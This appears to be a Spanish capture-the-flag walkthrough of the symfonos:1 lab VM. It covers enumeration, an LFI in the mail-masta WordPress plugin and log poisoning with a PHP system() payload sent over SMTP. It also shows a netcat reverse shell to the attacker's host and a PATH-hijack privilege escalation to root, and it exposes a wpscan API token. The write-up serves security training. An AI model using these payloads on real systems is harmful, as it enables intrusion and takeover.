

symfonos1
arp-scan -I eth0 --localnet





PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDEgzdI5IpQcFfjqrj7pPhaxTxIJaS0kXjIektEgJg0
+jGfOGDi+uaG/pM0Jg5lrOh4BElQFIGDQmf10JrV5CPk/qcs8zPRtKxOspCVBgaQ6wdxjvXkJ
yDvxinDQzEsg6+uVY2t3YWgTeSPoUP+QC4WWTS/r1e2O2d66SIPzBYVKOP2+WmGMu9
MS4tFY15cBTQVilprTBE5xjaO5ToZk+LkBA6mKey4dQyz2/u1ipJKdNBS7XmmjIpyqANoVPo
iij5A2XQbCH/ruFfslpTUTl48XpfsiqTKWufcjVO08ScF46wraj1okRdvn+1ZcBV/I7n3BOrXvw8J
xdo9x2pPXkUF
| 256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD8/IJjmeqerC3bEL6
MffHKMdTiYddhU4dOlT6jylLyyl/tEBwDRNfEhOfc7IZxlkpg4vmRwkU25WdqsTu59+WQ=
| 256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOinjerzzjSIgDxhdUgmP/i6nOtGHQq2ayeO1j1h5d5a
25/tcp open smtp syn-ack ttl 64 Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=symfonos
| Subject Alternative Name: DNS:symfonos
| Issuer: commonName=symfonos

| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-06-29T00:29:42
| Not valid after: 2029-06-26T00:29:42
| MD5:   086e c75b c397 34d6 6293 70cd 6a76 c4f2
| SHA-1:   e3dc 7293 d59b 3444 d39a 41ef 6fc7 2006 bde4 825f
| SHA-256: d08f acf4 7829 6492 b7ba da8b 3aa0 3b25 6f96 6e4e 106d e9c6 11d9 9f4b f56e
b1c4
| -----BEGIN CERTIFICATE-----
| MIICyzCCAbOgAwIBAgIJAJzTHaEY8CzbMA0GCSqGSIb3DQEBCwUAMBMxETAPBgNV
| BAMMCHN5bWZvbm9zMB4XDTE5MDYyOTAwMjk0MloXDTI5MDYyNjAwMjk0MlowEzER
| MA8GA1UEAwwIc3ltZm9ub3MwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
| AQDMqUx7kERzGuX2GTokAv1cRHV81loI0yEE357TgkGOQEZUA9jpAkceEpjHGdu1
| PqfMxETG0TJYdajwYAxr01H5fJmLi04OhKHyKk+yKIRpOO0uU1tvIcpSx5A2QJky
| BY+q/82SZLhx/l2xyP2jrc63mz4FSrzav/oPpNT6rxLoPIvJ8z+vnUr3qp5Ea/DH
| WRePqBVoMqjqc9EGtwND1EMGJKlZb2KeDaqdJ02K3fZQmyR0+HyYoKq93+sKk34l
| 23Q7Tzuq07ZJXHheyN3G6V4uGUmJTGPKTMZlOVyeEo6idPjdW8abEq5ier1k8jWy
|
IzwTU8GmPe4MR7csKR1omk8bAgMBAAGjIjAgMAkGA1UdEwQCMAAwEwYDVR0RBAww
| CoIIc3ltZm9ub3MwDQYJKoZIhvcNAQELBQADggEBAF3kiDg7BrB5xNV+ibk7GUVc
| 9J5IALe+gtSeCXCsk6TmEU6l2CF6JNQ1PDisZbC2d0jEEjg3roCeZmDRKFC+NdwM
| iKiqROMh3wPMxnHEKgQ2dwGU9UMb4AWdEWzNMtDKVbgf8JgFEuCje0RtGLKJiTVw
| e2DjqLRIYwMitfWJWyi6OjdvTWD3cXReTfrjYCRgYUaoMuGahUh8mmyuFjkKmHOR
| sMVCO/8UdLvQr7T8QO/682shibBd4B4eekc8aQa7xoEMevSlY8WjtJKbuPvUYsay
| slgPCkgga6SRw1X/loPYutfIvK7NQPqcEM8YrWTMokknp7EsJXDl85hRj6GghhE=
|_-----END CERTIFICATE-----
80/tcp open http   syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.5.16-Debian (workgroup:
WORKGROUP)
MAC Address: 08:00:27:82:43:91 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h00m02s, deviation: 3h27m50s, median: 2s
| smb2-security-mode:
| 3.1.1:
|_   Message signing enabled but not required
| smb2-time:
| date: 2026-02-18T16:14:32
|_ start_date: N/A

```
| nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   SYMFONOS<00>        Flags: <unique><active>
|   SYMFONOS<03>        Flags: <unique><active>
|   SYMFONOS<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>       Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_  System time: 2026-02-18T10:14:32-06:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 11542/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 22394/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 41518/udp): CLEAN (Failed to receive data)
|   Check 4 (port 25798/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script "vuln" -p25 192.168.0.19
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-18 11:16 -0500
Nmap scan report for symfonos.local (192.168.0.19)
Host is up (0.00037s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_CAMELLIA_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 2048
|             Generator Length: 8
|             Public Key Length: 2048
|     References:
|_      https://www.ietf.org/rfc/rfc2246.txt
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
MAC Address: 08:00:27:82:43:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script "vuln" -p139 192.168.0.19
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-18 11:17 -0500
Nmap scan report for symfonos.local (192.168.0.19)
Host is up (0.00029s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 08:00:27:82:43:91 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null de
ference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron B
owes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script "vuln" -p445 192.168.0.19
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-18 11:19 -0500
Nmap scan report for symfonos.local (192.168.0.19)
Host is up (0.00032s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:82:43:91 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null de
ference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron B
owes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 21.89 seconds
```

vamos a tirar por samba en e445

```
msf auxiliary(scanner/smb/smb_enumusers) > run
[*] 192.168.0.19:445 - Using automatically identified domain: SYMFONOS
[+] 192.168.0.19:445 - SYMFONOS [ helios ] ( LockoutTries=0 PasswordMin=5 )
[+] 192.168.0.19:445 - Builtin [  ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.168.0.19: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumusers) >
```

user: helios

enum4linux 192.168.0.19

```
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: helios   Name:   Desc:

user:[helios] rid:[0x3e8]

  ========================================( Share Enumeration on 192.168.0.19 )========

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
```

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //192.168.0.19/anonymous -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Fri Jun 28 21:14:49 2019
  ..                  D        0  Fri Jun 28 21:12:15 2019
  attention.txt       N      154  Fri Jun 28 21:14:49 2019
```

19994224 blocks of size 1024. 17305092 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 154 as attention.txt (50.1 KiloBytes/sec) (average 50.1 KiloBytes/sec)
smb: \>

l ┌──(root㉿kali)-[/home/kali]
└─# cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //192.168.0.19/helios -U helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 28 20:32:05 2019
  ..                                  D        0  Fri Jun 28 20:37:04 2019
  research.txt                        A      432  Fri Jun 28 20:32:05 2019
  todo.txt                            A       52  Fri Jun 28 20:32:05 2019

                19994224 blocks of size 1024. 17305092 blocks available
smb: \>
```

descubrimos que la contraseña es qwerty

```
┌──(root㉿kali)-[/home/kali]
└─# cat todo.txt

1. Binge watch Dexter
2. Dance
3. Work on /h3l105


┌──(root㉿kali)-[/home/kali]
└─# cat research.txt
Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which broug
ht the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the re
turn journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rho
des, the giant bronze statue considered one of the Seven Wonders of the Ancient World.

┌──(root㉿kali)-[/home/kali]
└─#
```

directorio para la web /h3li05
es un Wordpress


helios site — Just another WordPress site

Hello world!


---

wpscan --url http://192.168.0.19/h3l105/ --enumerate ap --api-token MKE7AYGHSwA1ZJFjDrGGcLCQrszT8couscx6ouDFAdc

http://192.168.0.19/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd




```
┌──(root㉿kali)-[/home/kali]
└─# telnet 192.168.0.19 25
Trying 192.168.0.19 ...
Connected to 192.168.0.19.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
ls
502 5.5.2 Error: command not recognized
HELO local.domain.name
250 symfonos.localdomain
MAIL FROM: sender@adress.ext
250 2.1.0 Ok
RCPT TO: helios
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
SUBJECT: <?php system($_GET['comando']); ?>
.
250 2.0.0 Ok: queued as 6E3994002E
quit
221 2.0.0 Bye
Connection closed by foreign host.
```



OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From: root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: X-Cron-Env: Message-Id: <20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Tue Feb 10 12:58:09 2026 Return-Path: <> X-Original-To: helios@symfonos.localdomain Delivered-To: helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id A8AF540B81; Tue, 10 Feb 2026 12:58:09 -0600 (CST) Date: Tue, 10 Feb 2026 12:58:09 -0600 (CST) From: MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status; boundary="2EE7C40AB0.1770749889/symfonos.localdomain" Content-Transfer-Encoding: 8bit Message-Id: <20260210185809.A8AF540B81@symfonos.localdomain> This is a MIME-encapsulated message. --2EE7C40AB0.1770749889/symfonos.localdomain Content-Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding: 8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that your message could not be delivered to one or more recipients. It's attached below. For further assistance, please send mail to postmaster. If you do so, please include this problem report. You can delete your own text from the attached returned message. The mail system : Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1770749889/symfonos.localdomain Content-Description: Delivery report Content-Type: message/delivery-status Reporting-MTA: dns; symfonos.localdomain X-Postfix-Queue-ID: 2EE7C40AB0 X-Postfix-Sender: rfc822; helios@symfonos.localdomain Arrival-Date: Fri, 28 Jun 2019 19:46:02 -0500 (CDT) Final-Recipient: rfc822; helios@blah.com Original-Recipient: rfc822;helios@blah.com Action: failed Status: 4.4.3 Diagnostic-Code: X-Postfix; Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1770749889/symfonos.localdomain Content-Description: Undelivered Message Content-Type: message/rfc822 Content-Transfer-Encoding: 8bit Return-Path: Received: by symfonos.localdomain (Postfix, from userid 1000) id 2EE7C40AB0; Fri, 28 Jun 2019 19:46:02 -0500 (CDT) To: helios@blah.com Subject: New WordPress Site X-PHP-Originating-Script: 1000:class-phpmailer.php Date: Sat, 29 Jun 2019 00:46:02 +0000 From: WordPress Message-ID: <65c8fc37d21cc0046899dadd559f3bd1@192.168.201.134> X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer) MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Your new WordPress site has been successfully set up at: http://192.168.201.134/h3l105 You can log in to the administrator account with the following information: Username: admin Password: The password you chose during installation. Log in here: http://192.168.201.134/h3l105/wp-login.php We hope you enjoy your new site. Thanks! --The WordPress Team https://wordpress.org/ --2EE7C40AB0.1770749889/symfonos.localdomain-- From sender@adress.ext Wed Feb 18 10:51:54 2026 Return-Path: X-Original-To: helios Delivered-To: helios@symfonos.localdomain Received: from local.domain.name (unknown [192.168.0.116]) by symfonos.localdomain (Postfix) with SMTP id 6E3994002E for ; Wed, 18 Feb 2026 10:48:12 -0600 (CST) SUBJECT: uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)

*/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&comando=**nc -e /bin/sh 192.168.0.116 1234***



Para estabilizar la shell se puede aplicar cualquiera de los 2 métodos.

python -c "import pty; pty.spawn('/bin/bash')"


o

python -c "import pty; pty.spawn('/bin/sh')"


Procedemos a buscar binarios con el flag SUID. Para ello utilizamos el comando

find / -perm -u=s type f 2>/dev/null

Esto permite encontrar una aplicación de un tercero, usualmente alojado en la carpeta /opt/



Al analizar los strings de este programa, se identifica que internamente hace el llamado al comando CURL, lo cual nos da la idea que podemos falsear el binario para así llamar al /opt/statuscheck con un PATH modificado



Para falsear el binario, en nuestra carpeta /tmp, creamos un archivo "curl" cuyo contenido sea la llamada a la shell /bin/sh. Luego le agregamos los permisos de ejecución y alteramos el entorno del PATH con el /tmp. Luego se ejecuta el binario /opt/statuscheck el cual usará el PATH modificado.

```
cd /tmp
```

```
echo "/bin/sh" > curl
```

```
chmod 777 curl
```

```
echo $PATH
```

```
export PATH=/tmp:$PATH
```

```
/opt/statuscheck
```

La explicación se debe a que la ejecución de /opt/statuscheck hará una llamada a las variables del PATH. Sin embargo, como seteamos el "/tmp" al inicio en /tmp:$PATH, lo primero que identificará será el CURL=/bin/sh y por lo tanto se obtendrá la ejecución de /bin/sh en modo SUID "root". A partir de ahi, ya somos root :)

```
$ cd /tmp
cd /tmp
$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
$ chmod 777 curl
chmod 777 curl
$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
$ /opt/statuscheck
/opt/statuscheck
# id
id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom
v)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
```

Prueba que somos “root” :)

```
cat proof.txt
```

```
    Congrats on rooting symfonos:1!
```

```
    Contact me via Twitter @zayotic to give feedback!
```